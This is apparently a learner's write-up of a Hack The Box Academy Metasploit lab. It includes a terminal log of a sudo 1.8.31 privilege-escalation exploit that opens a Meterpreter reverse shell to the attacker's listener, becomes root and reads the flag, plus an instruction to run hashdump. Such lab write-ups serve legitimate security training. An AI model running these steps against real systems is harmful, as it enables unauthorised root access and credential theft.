
In this task learner is expected to carry out port analysis that is open and use his own imagination how to get into the location at port 5000 which is open.




```
obed@kali: -  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] The service is running, but could not be validated. sudo 1.8.31 may be a vulnerable build.  
[*] Using automatically selected target: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31)  
[*] Writing '/tmp/EzfYnwHT.py' (763 bytes) ...  
[*] Writing '/tmp/libnss_S/qzmyt.so.2' (548 bytes) ...  
[*] Sending stage (3045348 bytes) to 10.129.87.52  
[*]  
[*] Alternative exploit target(s) exist for this OS version: 10.129.87.52  
2: Ubuntu 20.04 x64 (sudo v1.8.31, libc v2.31) - alternative  
[*] Run 'set target <id>' to select an alternative exploit script  
[*] Deleted /tmp/EzfYnwHT.py  
[*] Deleted /tmp/libnss_S/qzmyt.so.2  
[*] Deleted /tmp/libnss_S  
[*] Meterpreter session 2 opened (10.10.14.119:4444 → 10.129.87.52:43438) at 2023-11-15 22:05:06 +0300  
  
meterpreter > shell  
Process 3818 created.  
Channel 1 created.  
whoami  
root  
pwd  
/tmp  
cd  
pwd  
/root  
ls  
flag.txt  
snap  
cat flag.txt  
HTB(5e55ion5_4r3_sw33t)
```

Run the **hashdump** command in **meterpreter**






Conclusion

This task took the through Metasploit Frame where the learner is equipped well on how to penetrate windows through open ports and also penetrate unix based system.

The learner had time to learn and interact with PostgreSQL for storing logs, learning elfinder was key in this module and accessing various features of *mfconsole*.



Shareable link: <https://academy.hackthebox.com/achievement/978332/39>